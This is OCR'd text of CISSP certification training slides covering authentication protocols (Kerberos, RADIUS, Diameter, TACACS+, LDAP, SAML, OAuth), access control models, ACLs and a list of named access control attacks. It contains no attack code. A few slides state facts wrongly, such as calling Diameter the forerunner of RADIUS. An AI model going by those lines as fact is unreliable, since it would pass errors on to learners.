
Client Generated OTP

Server Generated OTP

User Secret Key

Time OTP Algorithm

Time



Kerberos

- A protocol to manage user credentials and authenticate system access
- Kerberos requires the use of a:
  - ✓ Key Distribution Center (KDC)
    - o Authentication Service (AS)
    - o Ticket Granting Service (TGS)
  - ✓ Kerberos enabled application server
- Kerberos provides users with:
  - ✓ Ticket to Get Tickets (TGT)
  - ✓ Service Tickets

Request TGT

Encrypted TGT

Return Unencrypted TGT

Service Ticket

KDC

AS

TGS

Client


Application Server

Service Ticket

Access Granted


Token Authentication

- Several hardware and software authentication OTPs
- Multi-Factor Authentication
- Secure Token Examples
  - ✓ VIP Access
  - ✓ RSA
  - ✓ Yubikey
  - ✓ Trezor




EAPoL

- Extensible Authentication Protocol over LAN
- A wired network port authentication protocol
- Used in the IEEE 802.1X protocol which establishes physical port-based NAC




EAP

- Extensible Authentication Protocol
- Provides encapsulation of Layer 2 traffic
- Authentication protocol used in:
  - ✓ Point-to-Point Protocol (PPP)
  - ✓ IEEE 802.11 – Wireless LAN



LDAP


- Lightweight Directory Access Protocol provides a way to share distributed directory information relative to users, applications, systems, and networks and provides authorization to a system
- LDAP benefits include:
  - ✓ Open Source
  - ✓ Industry Standard
  - ✓ Vendor Neutral
  - ✓ Based on X.500
- LDAP is the basis of Active Directory
- Unencrypted LDAP operates over TCP port 389
- Secure LDAP, LDAPS, operates over TCP port 636



Authentication Protocols and "AAA"


- "AAA" includes:
  - ✓ Authentication
  - ✓ Authorization
  - ✓ Accountability
- Authentication protocols of this type include:
  - ✓ RADIUS - Remote Authentication Dial-In User Service
  - ✓ DIAMETER – "Twice the RADIUS"
  - ✓ TACACS – Terminal Access Controller Access-Control System

USER AUTHENTICATED



RADIUS

- Remote Authentication Dial-In User Service provides authentication, authorization, and accountability
- RADIUS sends of cleartext username and password during authentication
- Operates over TCP or UDP with standard ports of:
  - ✓ UDP 1645, UDP 1646, UDP 1812, UDP 1813
- Network access servers of many types can be used to provide access to the RADIUS server including:
  - ✓ Dial-Up / VPN / Wireless Access Point / 802.1x




Diameter

- Diameter is the forerunner of RADIUS and is focused on peer-to-peer versus client / server connections
- Connection oriented transport layer protocol
  - ✓ Transmission Control Protocol (TCP), Port 3868
  - ✓ Stream Control Transmission Protocol (SCTP), Port 3868
- Backwards compatible with RADIUS
- Integration of error messaging
- Provides congestion control
- Requires either TLS or IPSec configuration


TACACS

- Terminal Access Controller Access-Control System provides authentication, authorization, and accountability
- Sends username in cleartext but encrypts the password during authentication
- Operates over TCP or UDP at the Transport Layer, but is mostly commonly seen on:
  - ✓ TCP 49



TACACS+

- TACACS+ - Terminal Access Controller Access-Control System +
- Improved legacy TACACS and XTACACS by accepting multiple credentials
- TACACS+ encrypts the entire authentication process
- Provides Authentication, Authorization, and Accountability



Authentication System Summary

Authetication System	Transport Protocol	Port
RADIUS	UDP	Authentication: 1645 Accounting: 1646 Authentication: 1812 Accouting: 1813
Diameter	TCP SCTP	3868 3868
TACACS+	TCP	49
Kerberos	UDP TCP	88 88
LDAP	TCP	Unencrypted: 389 Encrypted: 636

SAML


- Security Assertion Markup Language (SAML) is an open-source standard based on digitally signed XML documents that format user authentication and authorization information
- Provides a single-sign-on (SSO) that shares authentication and authorization information between systems without direct login to each
- Originally designed as an open internet security standard but became the SSO standard; OAUTH became the open internet security standard
- SAML defines two types of providers
  - ✓ Identity Provider – The system that holds a user's authentication and authorization information
  - ✓ Service Provider – A remote system or application that a user would like to access

OAUTH


- The Open Authorization standard (OAUTH) was developed by Google and Twitter to account for SAMLs inability to work with mobile devices
- Unlike SAML which is XML-based, OAUTH is JSON-based
- Whereas SAML provides authentication and authorization services, OAUTH only provides authorization services
- Open ID Connect: A newer authentication standard that is built on top of OAUTH and provides the ability to sign-in to any web resource that accepts OpenID

Shibboleth

- Shibboleth is a web-based single sign-on system that can communicate with services outside of a user's organization
- Identity Provider (IdP) – authenticates the user
- Service Provider (SP) – performs the SSO process for the resource




https://wiki.shibboleth.net/confluence/display/CONCEPT/Home




Identity and Access Protocols

Protocol	Authentication	Authorization	Accountability	SSO
PAP	X			
SPAP	X			
CHAP	X			
MS-CHAP	X			
HOTP	X			
TOTP	X			
Kerberos	X			
Token	X			
EAPoL	X			
EAP	X			
LDAP		X		
RADIUS	X	X	X	
Diameter	X	X	X	
TACACS	X	X	X	
TACACS+	X	X	X	
XTACACS	X	X	X	
OpenID				X
Shibboleth				X
SAML	X	X		X
OAUTH		X		X




Managing Identity and Access Provisioning Lifecycle




Identity and Access Provisioning Lifecycle

- This lifecycle accounts for the creation, management, and deletion of user, system, and organizational accounts
- The main components of the lifecycle includes:
  - ✓ Provisioning
    - New account creation and allocating accounts with privilege levels
  - ✓ Account Review
    - Periodic assessment of user accounts and assessment of privilege levels
  - ✓ Account Revocation
    - As user's level an organization it is important to modify account status
      - Disable vs. Delete




Access Control Best Practices

- Least Privilege
- Separation of Duties
- Time of Day Restrictions
- User Access Review
- Access Control Lists (ACLs)
  - ✓ Implicit Deny
- Port Security



Identity Management Attacks

- There are several different attack vectors that must be considered when dealing with identity management including:
  - ✓ Personnel-Based Identity Security
  - ✓ Endpoint Attacks
  - ✓ Server-Based Attacks
    - AAA Server attacks
    - LDAP Attacks
  - ✓ Application Attacks
  - ✓ Roles, Rights, and Permissions Manipulation



Questions?

ISC2 CISSP Training

Controlling and Monitoring Access

CISSP® Certified Information Systems Security Professional

Domain Topics

5.4 Implement and Manage Authorization Mechanisms

Permissions, Rights, and Privileges

- Rights
  - ✓ Identify tasks that users or groups can perform for a specific activity and are usually defined based on roles
- Permissions
  - ✓ Settings that determine what a user or group can do with objects that they have rights to:
    - o Read
    - o Write
    - o Delete
    - o Execute
- Privileges
  - ✓ The combination of rights and permissions assigned to users that result in privileges assigned


Authorization Mechanisms

- The following authorization mechanisms are key to establishing and effective access control policy
  - ✓ Separation of Duties and Responsibilities*
  - ✓ Need to Known*
  - ✓ Least Privilege*
  - ✓ Implicit Deny
  - ✓ Access Control Matrix
  - ✓ Capability Table
  - ✓ Constrained Interface
  - ✓ Content-Dependent Control
  - ✓ Context-Dependent Control

* Previously Introduced

Implicit Deny


- When configuring access control lists (ACLs) for routers or firewalls, the location of rules in the list matters
- The anchor rule of every ACL should be an implicit deny (i.e. Deny All)
- All rules prior to the implicit deny should be permit statements
- In the following Cisco router ACL which rule can be removed without affecting the overall security of the ACL?



```
Router#show access-lists
Standard IP access list 1
    10 permit host 192.168.50.1 (6 match(es))
    20 deny 192.168.50.0 0.0.0.255 (5 match(es))
    30 permit 192.168.70.0 0.0.0.255 (6 match(es))
    40 deny 192.168.70.0 0.0.0.255
```

Access Control Matrix


- Discretionary access control is aided by an access control matrix (ACM) to specify how subjects and objects may interact
- ACM's can be based on security policy and should be checked frequently to ensure permissions do not creep



Obj / Sub	File a	File B	File c	File d
User A				
User B				
User C				

Access Control List


- The column of an ACM is an access control list (ACL)
- The ACL shows the access level allowed for all objects managed by an organizations
- An ACL contains a list of allowed actions for users within the organization



Obj / Sub	File a	File B	File c	File d
User A	Owner	Read / write	Execute	Owner
User B	Copy read	Owner		
User C		Read	Owner	Append

Capability Table


- The rows of an ACM provide a capability table (CT) for each subject
- The CT identifies what permissions a subject has to each object
- A CT contains a list of allowed actions for each object within the organization



Obj / Sub	File a	File B	File c	File d
User A	Owner	Read / write	Execute	Owner
User B	Copy read	Owner		
User C		Read	Owner	Append

Constrained Interface

- A constrained interface is an access control limiting users' ability to modify system or application settings
- Constrained interfaces are implemented with:
  - ✓ Physically Constrained Interface
  - ✓ Menus
  - ✓ Database Views



User Details

User ID: mabbey User Name: Michael Abbey Active: ☑

□ All Grades for all districts that the user has access to

SDFS

EC (-1)
EC (-2)
EC (-3)
PK
Kindergarten
1st
2nd
3rd
4th

Check or clear to specify whether the user can log into EXCEED.


Use these fields, tabs and controls to set user constraints. The *District* tab only appears in multi-district installations.

Constraints the user does not have access to are listed here.

Constraints the user has access to are listed here.


Content-Dependent Control

- Access control that relies on users and object attributes
- Generally implemented through application-level programs that evaluate data to decide who may have access to it




Context-Dependent Control

- Access control requiring successful set of conditions prior to allowing resource access
- Context dependent controls can be integrated with other access controls to improve security posture




Access Control Models

- Mandatory Access Control (MAC)
  - ✓ Predefined security access based on data classification, user clearance, and need to know
  - ✓ Data owner has no control over subjects given access
- Discretionary Access Control (DAC)
  - ✓ Flexible model where data owner has data access discretion
- Non-Discretionary Access Control
  - ✓ Data access is granted based on certain criteria
    - ○ Role-Based Access Control (RBAC)
      - ▪ User role access
    - ○ Rule-Based Access Control (RBAC)
      - ▪ Preconfigured rules




Attribute-Based Access Control

- Advanced access control model using context-aware access control
- Attributes can be defined with structured languages to defines access control rules and evaluate access requests
- Subjects and objects are defined with labels, known as properties, that describe all entities that will require authorization decisions



Risk Identification


- Three factors to considering organizational surface area and security posture:
  - ✓ Identify assets
  - ✓ Identify threats
  - ✓ Identify vulnerabilities



Access Control Attacks


- There are numerous access control attacks to be familiar with
  - ✓ Access Aggregation Attacks
  - ✓ Password Attacks*
  - ✓ Dictionary Attacks*
  - ✓ Brute-Force Attacks*
  - ✓ Birthday Attack*
  - ✓ Rainbow Table Attacks*
  - ✓ Sniffer Attacks*
  - ✓ Spoofing Attacks*
  - ✓ Social Engineering Attacks*
  - ✓ Phishing*
  - ✓ Spear Phishing*
  - ✓ Whaling*
  - ✓ Vishing*

* Previously Introduced



Access Aggregation Attacks


- Collection of unprocessed data that results in sensitive information
- Generally considered relevant to database numerous queries, but can also be applied to other technologies
- Sources of non-sensitive information can include:
  - ✓ Organizational locations
  - ✓ IP Addresses
  - ✓ Available services
  - ✓ Employee Information
  - ✓ Social Media Usage
  - ✓ Organizational Interactions



Access Control Protection Methods

- Access control protection methods:
  - ✓ Control Physical Access to Systems*
  - ✓ Control Electronic Access to Files*
  - ✓ Create a Strong Password Policy*
  - ✓ Hash and Salt Passwords
  - ✓ Use Password Masking
  - ✓ Deploy Multifactor Authentication*
  - ✓ Use Account Lockout Controls*
  - ✓ Use Last Logon Notification*
  - ✓ Educate Used About Security*

* Previously Introduced




Password Salting

